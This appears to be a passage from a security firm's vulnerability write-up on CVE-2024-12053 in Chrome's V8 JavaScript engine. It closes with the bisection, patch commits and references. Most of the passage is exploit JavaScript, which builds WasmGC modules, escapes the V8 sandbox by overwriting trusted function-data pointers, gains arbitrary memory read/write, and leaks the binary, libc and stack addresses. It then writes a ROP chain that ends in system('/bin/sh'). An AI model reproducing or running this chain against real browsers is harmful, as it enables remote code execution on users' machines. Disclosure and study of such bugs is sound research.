139.             kExprLocalGet, 1,
140.             kGCPrefix, kExprStructSet, $struct_rw, 0,
141.         ])
142.         .exportFunc();
143.
144.     let instance_rw = builder_rw.instantiate();
145.     let read_wrapper = instance_rw.exports.read_wrapper;
146.     let read = instance_rw.exports.read;
147.     let write_wrapper = instance_rw.exports.write_wrapper;
148.     let write = instance_rw.exports.write;
149.
150.     // wrapper tier-up
151.     wrapperTierup(read_wrapper, [0x0n]);
152.     wrapperTierup(write_wrapper, [0x0n, 0x0n]);
153.
154.     // obtain trusted pointer handle of read()
155.     let read_addr = addrof(read);
156.     console.log(`[+] read_addr == ${hex(read_addr)}`);
157.     let read_sfi = rw_sbx(read_addr + shared_function_info_offset) & ~1;
158.     console.log(`[+] read_sfi == ${hex(read_sfi)}`);
159.     let read_tph = rw_sbx(read_sfi + trusted_function_data_offset);
160.     console.log(`[+] read_tph == ${hex(read_tph)}`);
161.
162.     // overwrite trusted pointer handle of read_wrapper()
163.     let read_wrapper_addr = addrof(read_wrapper);
164.     console.log(`[+] read_wrapper_addr == ${hex(read_wrapper_addr)}`);
165.     let read_wrapper_sfi = rw_sbx(read_wrapper_addr + shared_function_info_offset) & ~1;
166.     console.log(`[+] read_wrapper_sfi == ${hex(read_wrapper_sfi)}`);
167.     rw_sbx(read_wrapper_sfi + trusted_function_data_offset, read_tph);
168.
169.     // obtain trusted pointer handle of write()
170.     let write_addr = addrof(write);
171.     console.log(`[+] write_addr == ${hex(write_addr)}`);
172.     let write_sfi = rw_sbx(write_addr + shared_function_info_offset) & ~1;
173.     console.log(`[+] write_sfi == ${hex(write_sfi)}`);
174.     let write_tph = rw_sbx(write_sfi + trusted_function_data_offset);
175.     console.log(`[+] write_tph == ${hex(write_tph)}`);
176.
177.     // overwrite trusted pointer handle of write_wrapper()

```



```

182.   rw_sbx(write_wrapper_sfi + trusted_function_data_offset, write_tph);
183.   // arbitrary address read / write
184.   function rw(addr, value = NaN) {
185.     if (Number.isNaN(value)) { // read
186.       return read_wrapper(addr - 0x7n);
187.     } else { // write
188.       write_wrapper(value, addr - 0x7n);
189.     }
190.   }
191.
192.
193.   /* leak pie base */
194.
195.   let builder_leak = new WasmModuleBuilder();
196.
197.   let $struct_leak = builder_leak.addStruct([makeField(kWasmI64, true),
makeField(kWasmI64, true)]);
198.
199.   builder_leak.addFunction("leak_wrapper", makeSig([], [kWasmI64]))
200.     .addBody([
201.       ...wasmI64Const(0x0n),
202.     ])
203.     .exportFunc();
204.
205.   builder_leak.addFunction("leak", makeSig([kWasmI64, kWasmI64, kWasmI64, kWasmI64,
kWasmI64, kWasmI64, kWasmI64, kWasmI64, kWasmI64, kWasmI64],
[kWasmI64]))
206.     .addBody([
207.       kExprLocalGet, 10,
208.     ])
209.     .exportFunc();
210.
211.   let instance_leak = builder_leak.instantiate();
212.   let leak_wrapper = instance_leak.exports.leak_wrapper;
213.   let leak = instance_leak.exports.leak;
214.
215.   // wrapper tier-up
216.   wrapperTierup(leak_wrapper, []);
217.
218.   // obtain trusted pointer handle of leak()
219.   let leak_addr = addrof(leak);
220.   console.log(`[+] leak_addr == ${hex(leak_addr)}`);
221.   let leak_sfi = rw_sbx(leak_addr + shared_function_info_offset) & ~1;
222.   console.log(`[+] leak_sfi == ${hex(leak_sfi)}`);
223.   let leak_tph = rw_sbx(leak_sfi + trusted_function_data_offset);
224.   console.log(`[+] leak_tph == ${hex(leak_tph)}`);
225.
226.   // overwrite trusted pointer handle of leak_wrapper
227.   let leak_wrapper_addr = addrof(leak_wrapper);
228.   console.log(`[+] leak_wrapper_addr == ${hex(leak_wrapper_addr)}`);
229.   let leak_wrapper_sfi = rw_sbx(leak_wrapper_addr + shared_function_info_offset) & ~1;
230.   console.log(`[+] leak_wrapper_sfi == ${hex(leak_wrapper_sfi)}`);
231.   rw_sbx(leak_wrapper_sfi + trusted_function_data_offset, leak_tph);
232.
233.   // calculate pie base
234.   let builtins_interpreterentrytrampoline = leak_wrapper() - 0x14bn; //
Builtins_InterpreterEntryTrampoline()

```



```
239.
240.  /* hijack control flow */
241.
242.  // leak libc base
243.  let printf_got = pie + BigInt(printf_got_offset); // got of printf()
244.  console.log(`[+] printf_got == ${hex(printf_got)}`);
245.  let printf = rw(printf_got); // printf()
246.  console.log(`[+] printf == ${hex(printf)}`);
247.  let libc = printf - BigInt(printf_offset); // libc base
248.  console.log(`[+] libc == ${hex(libc)}`);
249.
250.  // leak stack address
251.  let environ = libc + BigInt(environ_offset); // environ
252.  console.log(`[+] environ == ${hex(environ)}`);
253.  let stack = rw(environ); // stack address
254.  console.log(`[+] stack == ${hex(stack)}`);
255.
256.  // search stack for return address of main()
257.  let libc_start_call_main = libc + BigInt(libc_start_call_main_offset); //
  _libc_start_call_main()
258.  console.log(`[+] libc_start_call_main == ${hex(libc_start_call_main)}`);
259.  let main_ret = stack; // location of return address of main()
260.  for (; rw(main_ret) != libc_start_call_main + 0x80n; main_ret -= 0x8n) { }
261.  console.log(`[+] main_ret == ${hex(main_ret)}`);
262.
263.  // rop
264.  let pop_rdi = libc + BigInt(pop_rdi_offset); // "pop rdi; ret" gadget
265.  let ret = pop_rdi + 0x1n; // "ret" gadget (for stack alignment)
266.  let binsh = libc + BigInt(binsh_offset); // "/bin/sh"
267.  let system = libc + BigInt(system_offset); // system()
268.  let ropchain = [ret, pop_rdi, binsh, system];
269.  for (let i = 0; i < ropchain.length; i++) { rw(main_ret + BigInt(i * 8),
  ropchain[i]); }
270.
271.  // Shell::Main() returns => system("/bin/sh")
```




Bisection

CVE-2024-12053

[\[wasm\] Store canonicalized signature pointers on imports](#) (Oct 4, 2024)

And use them in the generic wasm-to-js wrapper instead of the on-heap serialized signature, which can be manipulated.

Overall we now use canonicalized signatures a lot more. This often allows to drop a `{WasmModule*}` which was only used to make sense of module-specific types and signatures.



V8 Sandbox Escape

[\[wasm-gc\] Ship it!](#) (Sep 13, 2023)

This patch enables typed-function-references and GC by default. It also enables enforcement of WasmGC “final types”. It also disables support for deprecated prototype instructions.

This technique was introduced in the above commit, which enabled the `--experimental-wasm-gc` flag by default.

Patch

CVE-2024-12053

[\[wasm\] Remove relative type indexes from canonical types](#)

Those relative types were leaking from the type canonicalizer, which leads to type confusion in callers.

This CL fully removes the concept of relative type indexes (and thus removes the `CanonicalRelativeField` bit from the bitfield in `ValueTypeBase`). During canonicalization we pass the start and end of the recursion group into hashing and equality checking, and use this to compute relative indexes within the recursion group on demand. The stored version will always have absolute indexes though.



V8 Sandbox Escape

[\[wasm\]\[sandbox\] Verify signatures in js-to-wasm wrappers](#) (Jun 11, 2024)

This ports the recently introduced signature verification from `call_ref` to compiled (i.e. non-generic) js-to-wasm wrappers, to prevent escaping from a corrupted sandbox by calling broken Wasm functions from JS.

This technique was mitigated by a signature verification mechanism implemented in the commit above, only under the `--turbohaft-wasm` flag. The patch became effective in the following commit, which enabled the `--turbohaft-wasm` flag by default.

[\[wasm\] Enable --turbohaft-wasm by default](#) (Oct 24, 2024)

This also enables `--turbohaft-wasm-instruction-selection-staged` via a weak implication.

References

- [Stable Channel Update for Desktop \(Tuesday, December 3, 2024\) – Chrome Releases](#)
- [Potential type confusion in wasm and js interaction – Chromium Issues](#)
- [V8 Sandbox Bypass: compiled JS-to-WASM wrappers don't guard against `trusted\_function\_data` overwrites – Chromium Issues](#)



Get in touch

Any questions? Interested in our services?
We'd love to hear from you

CONTACT US

